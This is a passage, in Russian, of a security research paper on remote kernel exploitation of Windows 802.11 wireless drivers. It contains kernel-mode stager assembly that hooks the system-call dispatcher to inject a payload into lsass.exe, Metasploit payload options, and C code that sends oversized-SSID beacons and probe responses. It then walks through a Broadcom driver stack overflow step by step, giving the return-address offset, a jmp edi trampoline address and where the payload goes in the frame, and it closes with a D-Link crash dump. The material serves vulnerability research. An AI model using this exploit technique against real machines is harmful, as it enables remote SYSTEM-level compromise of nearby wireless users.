00000031 B827BB4D80      mov eax,0x804dbb27
00000036 6A00          push byte +0x0
; Передать управление в nt!KiIdleLoop
00000038 FFE0          jmp eax
```

После завершения выполнения компонента восстановления весь код полезной нагрузки, который изначально выполнялся в режиме ядра, завершён. Последняя часть полезной нагрузки, которой ещё предстоит выполниться, - стейдж, скопированный стейджером. Сам стейдж работает в пользовательском режиме в контекстах всех процессов и выполняется каждый раз, когда диспетчеризуется системный вызов. Последствия этого должны быть очевидны. Стейдж, выполняющийся в каждом процессе при каждом системном вызове, сам напрашивается на неприятности. Поэтому разумно спроектировать обобщённый стейдж пользовательского режима, который может ограничивать свои выполнения одним конкретным контекстом.

Подход, выбранный авторами для выполнения этого требования, таков. Сначала стейдж выполняет проверку, предназначенную определить, работает ли он в контексте конкретного процесса. Эта проверка нужна, чтобы гарантировать, что сам стейдж выполняется только в заведомо подходящей среде. Например, было бы обидно воспользоваться уязвимостью режима ядра только для того, чтобы в конце выполнить код с привилегиями Guest. По умолчанию эта проверка рассчитана на определение того, работает ли стейдж внутри lsass.exe, процесса, выполняющегося с привилегиями уровня SYSTEM. Если стейдж работает внутри lsass, он проверяет, установлен ли атрибут SpareBool блока Process Environment Block в единицу. По умолчанию это значение инициализируется нулём во всех процессах. Если атрибут SpareBool равен нулю, стейдж устанавливает SpareBool в единицу и затем завершает работу выполнением любого оставшегося кода внутри стейджа. Если SpareBool равен единице, что означает, что стейдж уже выполнялся, или если стейдж не работает внутри lsass, он передаёт управление обратно исходной процедуре диспетчеризации системных вызовов. Это необходимо, потому что системные вызовы из процессов пользовательского режима всё ещё должны диспетчеризоваться корректно, иначе сама система остановится. Пример того, как может выглядеть такой стейдж, показан ниже:

```
; Сохранить вызывающее окружение
0000003F 60          pusha
00000040 6A30        push byte +0x30
00000042 58          pop eax
00000043 99          cdq
00000044 648B18      mov ebx,[fs:eax]
; Проверить, равен ли Peb->Ldr NULL
00000047 39530C      cmp [ebx+0xc],edx
0000004A 7426        jz 0x72
; Извлечь Peb->ProcessParameters->ImagePathName.Buffer
0000004C 8B5B10      mov ebx,[ebx+0x10]
0000004F 8B5B3C      mov ebx,[ebx+0x3c]
; Прибавить 0x28 к имени пути образа (пропустить c:\windows\system32\)
00000052 83C328      add ebx,byte +0x28
; Сравнить имя исполняемого файла с lass
00000055 8B0B        mov ecx,[ebx]
00000057 034B03      add ecx,[ebx+0x3]
0000005A 81F96C617373 cmp ecx,0x7373616c
; Если не совпадает, выполнить исходный диспетчер системных вызовов
00000060 7510        jnz 0x72
00000062 648B18      mov ebx,[fs:eax]
00000065 43          inc ebx
00000066 43          inc ebx
00000067 43          inc ebx
; Проверить, равен ли Peb->SpareBool 1; если да, выполнить исходный
; диспетчер системных вызовов
00000068 803B01      cmp byte [ebx],0x1
0000006B 7405        jz 0x72
; Установить Peb->SpareBool в 1
0000006D C60301      mov byte [ebx],0x1
; Перейти в продолжение стейджа
00000070 EB07        jmp short 0x79
; Восстановить вызывающее окружение и выполнить исходный диспетчер
; системных вызовов, сохранённый в 0x7ffe0308
00000072 61          popa
00000073 FF250803FE7F jmp near [0x7ffe0308]
; продолжение стейджа
```

Вместе три компонента образуют полезную нагрузку для эксплойтов, срабатывающих в потоке простоя. В другом контексте достаточно заменить только компонент восстановления. Загрузчик копирует следующий этап в свободную область SharedUserData и перенаправляет SystemCall так, чтобы системные вызовы пользовательских процессов проходили через этот код. Затем восстановление понижает IRQL до DISPATCH и перезапускает поток простоя. Позже скопированный этап выполняется в подходящем пользовательском процессе, например lsass.exe, отмечает факт запуска флагом и завершает работу. Без дополнительного кода этапа вся полезная нагрузка занимает 115 байт.

С учётом всей этой инфраструктурной работы почти любую полезную нагрузку пользовательского режима тривиально подключить к стейджу. Дополнительный код нужно просто разместить в точке, где подтверждено, что он работает в конкретном процессе и ещё не выполнялся ранее. Такая тривиальность была вполне намеренной. Одной из главных целей реализации этой системы полезной нагрузки было сделать возможным использование существующего набора полезных нагрузок из Metasploit Framework совместно с любым эксплойтом режима ядра. Сюда входят даже некоторые более мощные полезные нагрузки, такие как Meterpreter и VNC injection.

В интеграции полезных нагрузок режима ядра в версию 3.0 Metasploit Framework участвовали два ключевых элемента. Первый был связан с определением интерфейса, который разработчики эксплойтов должны использовать при написании эксплойтов режима ядра. Второй касался определения интерфейса, о котором должны знать конечные пользователи при использовании эксплойтов режима ядра. С точки зрения порядка лучше сначала определить интерфейсы уровня программирования. В этом смысле выбранный программный интерфейс должен быть довольно простым в использовании. Большая часть сложности, связанной с выбором полезной нагрузки режима ядра, скрыта от разработчика. Разработчику нужно знать лишь несколько базовых вещей.

При реализации эксплойта режима ядра в Metasploit 3.0 необходимо подключить примесь Msf::Exploit::KernelMode. Она сообщает фреймворку, что любую полезную нагрузку этого эксплойта следует надлежащим образом заключить в стейджер режима ядра. Благодаря этому большая часть работы с полезной нагрузкой режима ядра скрыта от разработчика. Ему остаётся лишь при необходимости задать расширенные параметры, управляющие выбором отдельных частей такой нагрузки. Эти параметры доступны через хеш-элемент ExtendedOptions в общих или относящихся к конкретной цели опциях Payload эксплойта. Вот как это может выглядеть внутри эксплойта:

```
'Payload' =>
{
  'ExtendedOptions' =>
  {
    'Stager'          => 'sud_syscall_hook',
    'Recovery'        => 'idlethread_restart',
    'KiIdleLoopAddress' => 0x804dbb27,
  }
}
```

В примере выше эксплойт явно выбрал базовый компонент-стейджер через указание хеш-элемента Stager. Стейджер sudsyscallhook является символическим именем для стейджера, описанного в разделе 4.1. Пример выше также показывает, что эксплойт явно выбирает компонент восстановления. В этом случае выбранный компонент восстановления - idlethreadrestart, символическое имя для ранее описанного компонента восстановления. Дополнительно указан адрес nt!KiIdleLoop для использования с этим конкретным компонентом восстановления. Внутри фреймворка подключение примеси KernelMode и дополнительные расширенные опции приводят к тому, что любая выбранная конечным пользователем полезная нагрузка пользовательского режима заключается в стейджер режима ядра. В итоге этот процесс полностью прозрачен и для разработчика, и для конечного пользователя.

Хотя набор опций, которые можно указать в хеше расширенных опций, наверняка будет расти в будущем, имеет смысл задокументировать как минимум набор элементов, определённых на момент написания. Эти опции включают:

Recovery: определяет компонент восстановления, который должен использоваться при генерации полезной нагрузки режима ядра. Текущий набор допустимых значений для этой опции включает `spin`, который зацикливает текущий поток, `idlethreadrestart`, который перезапускает поток простоя, и `default`, эквивалентный `spin`. Со временем могут быть добавлены новые методы восстановления. Их можно найти в `recovery.rb`.

RecoveryStub: определяет пользовательский компонент восстановления.

Stager: определяет компонент-стейджер, который должен использоваться при генерации полезной нагрузки режима ядра. Текущий набор допустимых значений для этой опции включает `sudsyscallhook`. Со временем могут быть добавлены новые методы стейджеров. Их можно найти в `stager.rb`.

UserModeStub: определяет пользовательский код пользовательского режима, который должен выполняться как часть стейджа.

RunInWin32Process: сейчас применимо только к стейджеру `sudsyscallhook`. Этот элемент задаёт имя системного процесса, например `lsass.exe`, в который должна выполняться инъекция.

KiIdleLoopAddress: сейчас применимо только к компоненту восстановления `idlethreadrestart`. Этот элемент задаёт адрес `nt!KiIdleLoop`.

Хотя это не особенно важно для разработчиков или конечных пользователей, некоторым может быть интересно понять, как эта абстракция работает внутри. Примесь `KernelMode` переопределяет метод базового класса `encodebegin`, который вызывается при кодировании полезной нагрузки эксплойта. В этот момент примесь объявляет процедуру, которую вызывает кодировщик полезной нагрузки при заключении ещё не закодированных данных. Процедура получает исходную двоичную полезную нагрузку пользовательского режима и хеш её опций, включая расширенные параметры, если они были заданы в эксплойте. На основе этих сведений она строит стейджер режима ядра, заключающий в себе полезную нагрузку пользовательского режима. При успешном завершении процедура возвращает ненулевой буфер с исходной пользовательской нагрузкой внутри стейджера режима ядра. Сам стейджер и прочие компоненты находятся в подсистеме полезных нагрузок библиотеки Rex по пути `lib/rex/payloads/win32/kernel`.

5. Практические примеры

Эта глава описывает три отдельные уязвимости, найденные авторами в реальных драйверах беспроводных устройств 802.11. Эти три проблемы были найдены сочетанием фаззинга и ручного анализа.

5.1. BroadCom

Первую уязвимость нашли в беспроводном драйвере Broadcom. Исследуя код ядра, Крис Игл заметил обычное переполнение стека в обработчике кадров-маяков. После этого была написана простая программа, создающая маяки со слишком длинным SSID:

```
int main(int argc, char **argv)
{
    Packet_80211 BeaconPacket;
    CreatePacketForExploit(BeaconPacket, basic_target);
}
```

```

printf("Looping forever, sending packets.\n");

while(true)
{
    int ret = Send80211Packet(&in_tx, BeaconPacket);
    usleep(cfg.usleep);
    if (ret == -1)
    {
        printf("Error tx'ing packet. Is interface up?\n");
        exit(0);
    }
}

}

void CreatePacketForExploit(Packet_80211 &P, struct target T)
{
    Packet_80211_mgmt Beacon;
    u_int8_t bcast_addy[6] = {0xff, 0xff, 0xff, 0xff, 0xff, 0xff};
    Packet_80211_mgmt_Crafter MgmtCrafter(bcast_addy, cfg.src, cfg.bssid);
    MgmtCrafter.craft(8, Beacon); // 8 = beacon
    P = Beacon;
    printf("\n");

    if (T.payload_size > 255)
    {
        printf("invalid target. payload sizes > 255 wont fit in a single IE\n");
        exit(0);
    }

    u_int8_t fixed_parameters[12] = {
        '_', ',', '.', 'j', 'c', '.', ',', '_', // timestamp (8 bytes)
        0x64, 0x00, // beacon interval, 1.1024 secs
        0x11, 0x04 // capability information. ESS, WEP, Short slot time
    };

    P.AppendData(sizeof(fixed_parameters), fixed_parameters);

    u_int8_t SSID_ie[257]; // 255 + 2 для type, value
    u_int8_t *SSID = SSID_ie + 2;

    SSID_ie[0] = 0;
    SSID_ie[1] = 255;

    memset(SSID, 0x41, 255);

    // Хорошо, SSID IE готов к добавлению.
    P.AppendData(sizeof(SSID_ie), SSID_ie);
    P.print_hex_dump();
}

```

Код действительно создавал маяки 802.11 со слишком длинным SSID, но драйвер Broadcom на них не реагировал. Даже маяк с SSID нормальной длины не появлялся в списке сетей. Вероятно, драйвер принимал маяки только от сетей, которые также отвечали на запросы обнаружения. Для проверки код изменили следующим образом:

```

CreatePacketForExploit(BeaconPacket, basic_target);

// CreatePacket возвращает beacon; также отправим направленные probe responses.
Packet_80211 ProbePacket = BeaconPacket;

ProbePacket.wlan_header->subtype = 5; // probe response.
ProbePacket.setDstAddr(cfg.dst);

...

while(true)
{
    int ret = Send80211Packet(&in_tx, BeaconPacket);
    usleep(cfg.usleep);
    ret = Send80211Packet(&in_tx, ProbePacket);
}

```



```

    usleep(2*cfg.usleep);
}

```

Направленные ответы на запросы обнаружения вместе с маяками сразу дали результат. Короткий SSID появился в списке сетей, а слишком длинный вызвал ожидаемый синий экран из-за найденного Крисом переполнения стека. Ниже приведены сведения о падении после передачи SSID из 255 байтов 0xCC:

```

DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high. This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: ccccf9d, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: f6e713de, address which referenced memory
...
TRAP_FRAME: 80550004 -- (.trap ffffffff80550004)
ErrCode = 00000000
eax=cccccccc ebx=84ce62ac ecx=00000000 edx=84ce62ac esi=805500e0 edi=84ce6308
eip=f6e713de esp=80550078 ebp=805500e0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
bcmwl5+0xf3de:
f6e713de f680d131000002 test     byte ptr [eax+31D1h],2      ds:0023:cccf9d=??
...
kd> k v
*** Stack trace for last set context - .thread/.cxr resets it
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
805500e0 cccccccc cccccccc cccccccc cccccccc bcmwl5+0xf3de
80550194 f76a9f09 850890fc 80558e80 80558c20 0xc0000000
805501ac 804dbbd4 850890b4 850890a0 00000000 NDIS!ndisMDpcX+0x21 (FPO: [Non-Fpo])
805501d0 804dbbd4d 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46 (FPO: [0,0,0])
805501d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26 (FPO: [0,0,0])

```

В этом случае падение произошло потому, что была перезаписана переменная на стеке, которая затем использовалась как указатель. Затем этот перезаписанный указатель был разыменован. В данном случае разыменование произошло через регистр `eax`. Хотя падение произошло в результате разыменования, важно отметить, что адрес возврата для стекового кадра был успешно перезаписан контролируемым значением 0хсссссссс. Если бы функции позволили чисто вернуться без попытки разыменовать повреждённые указатели, был бы получен полный контроль над указателем инструкций.

Чтобы избежать этого падения и получить полный контроль над указателем инструкций, необходимо попытаться вычислить смещение до адреса возврата от начала передаваемого буфера. Выяснение этого смещения также полезно тем, что позволяет определить минимальное число байтов, которое нужно передать для срабатывания переполнения. Это важно, потому что может пригодиться при предотвращении падения из-за разыменования, увиденного ранее.

Есть много разных способов определить смещение адреса возврата. В этой ситуации самый простой способ - передать буфер, содержащий возрастающий массив байтов. Например, байт с индексом 0 равен 0x00, байт с индексом 1 равен 0x01 и так далее. Значение, которым будет перезаписан адрес возврата, затем позволит вычислить его смещение внутри буфера. После передачи пакета, использующего эту технику, получается следующее падение:

```

DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high. This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 605f902e, memory referenced
Arg2: 00000002, IRQL

```

```

Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: f73673de, address which referenced memory
...
STACK_TEXT:
80550004 f73673de badb0d00 84d8b250 80550084 nt!KiTrap0E+0x233
WARNING: Stack unwind information not available. Following frames may be wrong.
805500e0 5c5b5a59 605f5e5d 64636261 68676665 bcmwl5+0xf3de
80550194 f76a9f09 84e9e0fc 80558e80 80558c20 0x5c5b5a59
805501ac 804dbbd4 84e9e0b4 84e9e0a0 00000000 NDIS!ndisMDpcX+0x21
805501d0 804dbbd4 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805501d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26

```

По трассировке видно, что адрес возврата перезаписан значением 0x5c5b5a59. Поскольку x86 хранит многобайтовые значения от младшего байта к старшему, нужное смещение внутри буфера SSID равно 0x59.

Зная смещение, по которому перезаписывается адрес возврата, следующим шагом нужно выяснить, где в буфере разместить произвольный код, который будет выполнен. Прежде чем идти по этому пути, важно дать немного фона о формате служебных пакетов 802.11. Служебные пакеты кодируют всю информацию в том, что стандарт называет Information Elements (IE). IE имеют однобайтный идентификатор, за которым следует однобайтная длина, а затем связанные с IE данные. Для тех, кто знаком с Type-Length-Value (TLV), IE примерно то же самое. Исходя из этого определения, самый большой возможный IE имеет размер 257 байт: 2 байта накладных данных и 255 байт данных.

Следствие ограничений размера IE состоит в том, что самый большой возможный SSID, который можно скопировать на стек, составляет 255 байт. При попытке найти смещение адреса возврата на стеке был отправлен SSID IE с 255-байтным SSID. Учитывая, что произошло переполнение стека, можно разумно ожидать, что весь 255-байтный SSID окажется на стеке в результате переполнения. Быстрый дамп стека можно использовать, чтобы проверить это предположение:

```

kd> db esp L 256
80550078 2e f0 d9 84 0c 80 d8 84-00 80 d8 84 00 07 0e 01 .....
80550088 02 03 ff 00 01 02 03 04-05 06 07 08 09 0a 0b 0c .....
80550098 0d 0e 0f 10 11 12 13 14-15 16 17 18 19 1a 1b 1c .....
805500a8 1d 1e 1f 20 21 22 23 24-25 26 0b 28 0c 00 00 00 ... !"#%&.(....
805500b8 82 84 8b 96 24 30 48 6c-0c 12 18 60 44 00 55 80 ... $0H1...`D.U.
805500c8 3d 3e 3f 40 41 42 43 44-45 46 01 02 01 02 4b 4c =>?@ABCDEF...KL
805500d8 4d 01 02 50 51 52 53 54-55 56 57 58 59 5a 5b 5c M..PQRSTUVWXYZ[\
805500e8 5d 5e 5f 60 61 62 63 64-65 66 67 68 69 6a 6b 6c ]^_`abcdefghijkl
805500f8 6d 6e 6f 70 71 72 73 74-75 76 77 78 79 7a 7b 7c mnopqrstuvwxyz{|
80550108 7d 7e 7f 80 81 82 83 84-85 86 87 88 89 8a 8b 8c }~.....
80550118 8d 8e 8f 90 91 92 93 94-95 96 97 98 99 9a 9b 9c .....
80550128 9d 9e 9f a0 a1 a2 a3 a4-a5 a6 a7 a8 a9 aa ab ac .....
80550138 ad ae af b0 b1 b2 b3 b4-b5 b6 b7 b8 b9 ba bb bc .....
80550148 bd be bf c0 c1 c2 c3 c4-c5 c6 c7 c8 c9 ca cb cc .....
80550158 cd ce cf d0 d1 d2 d3 d4-d5 d6 d7 d8 d9 da db dc .....
80550168 dd de df e0 e1 e2 e3 e4-e5 e6 e7 e8 e9 ea eb ec .....
80550178 ed ee ef f0 f1 f2 f3 f4-f5 f6 f7 f8 f9 fa fb fc .....
80550188 fd fe e9 84 00 00 00-e0 9e 6a 01 ac 01 55 80 .....j...U.

```

Судя по этому дампу, большая часть SSID действительно была скопирована через стек. Однако большая часть буфера до смещения адреса возврата была искажена. В этом экземпляре адрес возврата, похоже, расположен по 0x805500e4. Хотя область перед этим адресом выглядит искажённой, область после него осталась нетронутой.

Чтобы попытаться доказать возможность выполнения кода, хорошей первой попыткой будет отправить буфер, который перезаписывает адрес возврата адресом сразу после него; эта область будет состоять из int3. Если всё пойдёт по плану, уязвимая функция вернётся в int3 и контролируемым образом приведёт машину к синему экрану. Это достигает двух целей. Во-первых, доказывает, что выполнение можно перенаправить в контролируемый буфер. Во-вторых, даёт снимок состояния регистров в момент, когда управление выполнением перенаправляется.

Компоновка буфера, который нужно отправить для вызова этого состояния, описана на схеме ниже:

```
[Заполнение.....][EIP][полезная нагрузка из int3]
^           ^           ^
|           |           |
|           |           | \_ Может содержать максимум 163 байта произвольного кода.
|           |           | \_ Перезаписано значением 0x8055010d, указывающим на полезную нагрузку.
|           |           | \_ Начало SSID, который искажается после переполнения.
```

Передача такого буфера действительно вызывает синий экран. Обычное падение можно отличить от намеренно вызванного int3 по данным аварийной остановки. Инструкция int3 приводит к необработанному исключению режима ядра с кодом остановки 0x8e, а первый параметр содержит код исключения 0x80000003, обозначающий ловушку. Это хороший признак выполнения внедрённого кода, особенно когда удалённая отладка ядра невозможна и доступен лишь аварийный дамп.

```
KERNEL_MODE_EXCEPTION_NOT_HANDLED (8e)
This is a very common bugcheck. Usually the exception address pinpoints
the driver/function that caused the problem. Always note this address
as well as the link date of the driver/image that contains this address.
Some common problems are exception code 0x80000003. This means a hard
coded breakpoint or assertion was hit, but this system was booted
/NODEBUG. This is not supposed to happen as developers should never have
hardcoded breakpoints in retail code, but ...
If this happens, make sure a debugger gets connected, and the
system is booted /DEBUG. This will let us see why this breakpoint is
happening.
Arguments:
Arg1: 80000003, The exception code that was not handled
Arg2: 8055010d, The address that the exception occurred at
Arg3: 80550088, Trap Frame
Arg4: 00000000
...
TRAP_FRAME: 80550088 -- (.trap ffffffff80550088)
ErrCode = 00000000
eax=8055010d ebx=841b0000 ecx=00000000 edx=841b31f4 esi=841b000c edi=845f302e
eip=8055010e esp=805500fc ebp=8055010d iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!KiDoubleFaultStack+0x2c8e:
8055010e cc                int     3
...
STACK_TEXT:
8054fc50 8051d6a7 0000008e 80000003 8055010d nt!KeBugCheckEx+0x1b
80550018 804df235 80550034 00000000 80550088 nt!KiDispatchException+0x3b1
80550080 804df947 8055010d 8055010e badb0d00 nt!CommonDispatchException+0x4d
80550080 8055010e 8055010d 8055010e badb0d00 nt!KiTrap03+0xad
8055010d cccccccc cccccccc cccccccc cccccccc nt!KiDoubleFaultStack+0x2c8e
WARNING: Frame IP not in any known module. Following frames may be wrong.
80550111 cccccccc cccccccc cccccccc cccccccc 0xc0000000
80550115 cccccccc cccccccc cccccccc cccccccc 0xc0000000
80550119 cccccccc cccccccc cccccccc cccccccc 0xc0000000
8055011d cccccccc cccccccc cccccccc cccccccc 0xc0000000
```

Приведённая выше информация из дампа падения определённо показывает, что выполнение произвольного кода достигнуто. Это большой рубеж. Он фактически доказывает, что эксплуатация будет возможной. Однако это не доказывает, насколько надёжной или переносимой она будет. Поэтому следующий шаг состоит в выявлении изменений эксплойта, которые сделают его более надёжным и переносимым с одной машины на другую. К счастью, текущая ситуация уже выглядит так, будто может обеспечить хорошую степень переносимости: стековые адреса, похоже, не смещаются от одного падения к другому.

Пока адрес возврата заменяется жёстко заданным адресом стека, указывающим на данные сразу после него. Из-за максимальной длины элемента SSID там остаётся лишь 163 байта: достаточно для маленькой загрузочной заглушки, но мало для полезной нагрузки с содержательной функциональностью. Кроме того, дальнейшая перезапись может повредить важные данные стека и вызвать позднее необъяснимое падение. При эксплуатации ядра лучше изменять как можно

меньшую часть состояния.

Ограничение количества данных, используемых в переполнении, только объёмом, необходимым для перезаписи адреса возврата, означает, что общий размер SSID IE будет ограничен и не подойдёт для хранения произвольного кода. Однако нет причин, по которым код нельзя было бы разместить в совершенно отдельном IE, не связанном с SSID. Это значит, что можно передать пакет, включающий как фиктивный SSID IE, так и другой произвольный IE, который будет использоваться для хранения произвольного кода. Хотя это сработало бы, должна существовать возможность найти ссылку на произвольный IE, содержащий произвольный код. Один подход к этому мог бы состоять в поиске по адресному пространству нетронутой копии переданного пакета 802.11. Прежде чем идти по этому пути, имеет смысл попытаться найти экземпляры пакета в памяти с помощью отладчика ядра. Простой поиск по адресному пространству с использованием MAC-адреса назначения отправленного пакета - хороший способ найти потенциальные совпадения. В этом случае MAC назначения равен 00:14:a5:06:8f:e6.

```
kd> .ignore_missing_pages 1
Suppress kernel summary dump missing page error message
kd> s 0x80000000 L?10000000 00 14 a5 06 8f e6
8418588a 00 14 a5 06 8f e6 ff ff ff ff ff ff 40 0e 00 00 .....@...
841b0006 00 14 a5 06 8f e6 00 00-00 00 00 00 00 00 00 .....
841b1534 00 14 a5 06 8f e6 00 00-00 00 00 00 00 00 00 .....
84223028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845dc028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845de828 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845df828 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845f3028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845f3828 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845f4028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
845f5028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
84642d4c 00 14 a5 06 8f e6 00 00-f0 c6 2a 85 00 00 00 00 .....*.....
846d6d4c 00 14 a5 06 8f e6 00 00-80 79 21 85 00 00 00 00 .....y!.....
84eda06c 00 14 a5 06 8f e6 02 06-01 01 00 0e 00 00 00 00 .....
84efdecc 00 14 a5 06 8f e6 00 00-65 00 00 00 16 00 25 0a .....e.....%
```

Вывод выше показывает, что было найдено довольно много совпадений. Важно отметить, что BSSID, использованный в пакете со слишком большим SSID, был 00:07:0e:01:02:03. В заголовке 802.11 адреса служебных пакетов расположены в порядке DST, SRC, BSSID. Хотя некоторые из совпадений выше, похоже, не содержат весь пакет, многие его содержат. Случайный выбор одного из совпадений показывает содержимое подробнее:

```
kd> db 84223028 L 128
84223028 00 14 a5 06 8f e6 00 07-0e 01 02 03 00 07 0e 01 .....
84223038 02 03 d0 cf 85 b1 b3 db-01 00 00 00 64 00 11 04 .....d...
84223048 00 ff 4a 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d ..J..U...U...U..
84223058 01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d .U...U...U...U..
84223068 01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d .U...U...U...U..
84223078 01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d .U...U...U...U..
84223088 01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d .U...U...U...U..
84223098 01 55 80 0d 01 55 80 0d-01 55 80 0d 01 55 80 0d .U...U...U...U..
842230a8 01 55 80 cc cc cc cc cc cc-cc cc cc cc cc cc cc .U.....
842230b8 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
842230c8 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
842230d8 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
842230e8 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
842230f8 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
84223108 cc cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc .....
```

Это полная копия исходного пакета. Эксплойт передаёт кадры в бесконечном цикле, поэтому драйвер хранит несколько копий, увеличивая число возможных целей перехода. Но адреса выделений пула непредсказуемы, и жёстко задавать их нельзя. Нужно найти ссылку на пакет в регистре или другом контексте, а после адреса возврата разместить маленькую заглушку, передающую управление найденной копии. Отладчик показал несколько ссылок в стеке, но обнаружилось более простое решение. Рассмотрим регистры в момент падения:

```

kd> r
Last set context:
eax=8055010d ebx=841b0000 ecx=00000000 edx=841b31f4 esi=841b000c edi=845f302e
eip=8055010e esp=805500fc ebp=8055010d iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!KiDoubleFaultStack+0x2c8e:
8055010e cc                int     3

```

При отдельной проверке каждого из этих регистров в итоге видно, что регистр edi указывает внутрь копии пакета.

```

kd> db edi
845f302e  00 07 0e 01 02 03 00 07-0e 01 02 03 10 cf 85 b1  .....
845f303e  b3 db 01 00 00 00 64 00-11 04 00 ff 4a 0d 01 55  .....d.....J..U
845f304e  80 0d 01 55 80 0d 01 55-80 0d 01 55 80 0d 01 55  ...U...U...U...U

```

К счастью, edi указывает на MAC-адрес источника в отправленном кадре 802.11. Поэтому адрес возврата можно заменить адресом инструкции jmp edi, например внутри ntoskrnl.exe. После возврата из уязвимой функции управление попадёт на первый байт MAC-адреса источника. Если записать туда исполняемую последовательность, например относительный переход, она направит выполнение к произвольному коду в другой части кадра.

Это решает проблему использования жёстко заданного адреса стека как адреса возврата и должно помочь сделать эксплойт более надёжным и переносимым между целями. Однако эта переносимость будет ограничена местоположением инструкции jmp edi, используемой при перезаписи адреса возврата. Найти местоположение инструкции jmp edi относительно просто, хотя для поиска чего-то более переносимого можно было бы использовать более эффективные меры перекрёстной проверки адресов. Эксперименты показывают, что 0x8066662c является надёжным местом:

```

kd> s nt L?10000000 ff e7
8063abce  ff e7 ff 21 47 70 21 83-98 03 00 00 eb 38 80 3d  ...!Gp!.....8.=
806590ca  ff e7 ff 5f eb 05 bb 22-00 00 c0 8b ce e8 74 ff  ..._...".....t.
806590d9  ff e7 ff 5e 8b c3 5b c9-c2 08 00 cc cc cc cc cc  ...^..[.....
8066662c  ff e7 ff 8b d8 85 db 74-e0 33 d2 42 8b cb e8 d7  .....t.3.B....
806bb44b  ff e7 a3 6c ff a2 42 08-ff 3f 2a 1e f0 04 04 04  ...l..B..?*.....
...

```

Когда эксплойт почти завершён, остаётся последний неотвеченный вопрос: где разместить произвольный код в пакете 802.11. Есть несколько способов подойти к этой задаче. Самое простое решение - просто добавить произвольный код сразу после SSID в пакете. Однако это сделало бы пакет некорректно сформированным и могло бы заставить драйвер отбросить его. В качестве альтернативы произвольный IE, например WPA IE, можно было бы использовать как контейнер для произвольного кода, как предлагалось ранее в этом разделе. Пока авторы решили выбрать средний путь. По умолчанию WPA IE будет использоваться как контейнер для всех полезных нагрузок независимо от того, помещаются ли полезные нагрузки внутри IE. Это позволяет всем полезным нагрузкам меньше 256 байт быть частью корректно сформированного пакета. Полезные нагрузки больше 255 байт сделают пакет некорректно сформированным, но, возможно, не настолько, чтобы драйвер отбросил пакет. Альтернативное решение этой проблемы можно найти в практическом примере NetGear.

На этом этапе структура буфера и пакета в целом полностью исследована и готова к тестированию. Осталось только встроить произвольный код, описанный в 4.1. Много времени было потрачено на отладку и улучшение кода, использованного для получения надёжного эксплойта.

5.2. D-Link

После завершения эксплойта Broadcom авторы написали набор фаззеров для поиска похожих ошибок в других беспроводных драйверах. Первой целью стал A5AGU.SYS из комплекта USB-адаптера D-Link DWL-G132. Тестовую систему с Windows XP SP2 настроили на создание полного дампа памяти ядра и установили последнюю версию драйвера v1.0.1.41. После запуска фаззера маяков и подключения адаптера система через пять секунд показала синий экран и записала дамп.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high. This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 56149a1b, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: 56149a1b, address which referenced memory

ErrCode = 00000000
eax=00000000 ebx=82103ce0 ecx=00000002 edx=82864dd0 esi=f24105dc edi=8263b7a6
eip=56149a1b esp=80550658 ebp=82015000 iopl=0         nv up ei ng nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010296
56149a1b ??                ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from 56149a1b to 804e2158

FAILED_INSTRUCTION_ADDRESS:
+56149a1b
56149a1b ??                ???

STACK_TEXT:
805505e4 56149a1b badb0d00 82864dd0 00000000 nt!KiTrap0E+0x233
80550654 82015000 82103ce0 81f15e10 8263b79c 0x56149a1b
80550664 f2408d54 81f15e10 82103c00 82015000 0x82015000
80550694 f24019cc 82015000 82103ce0 82015000 A5AGU+0x28d54
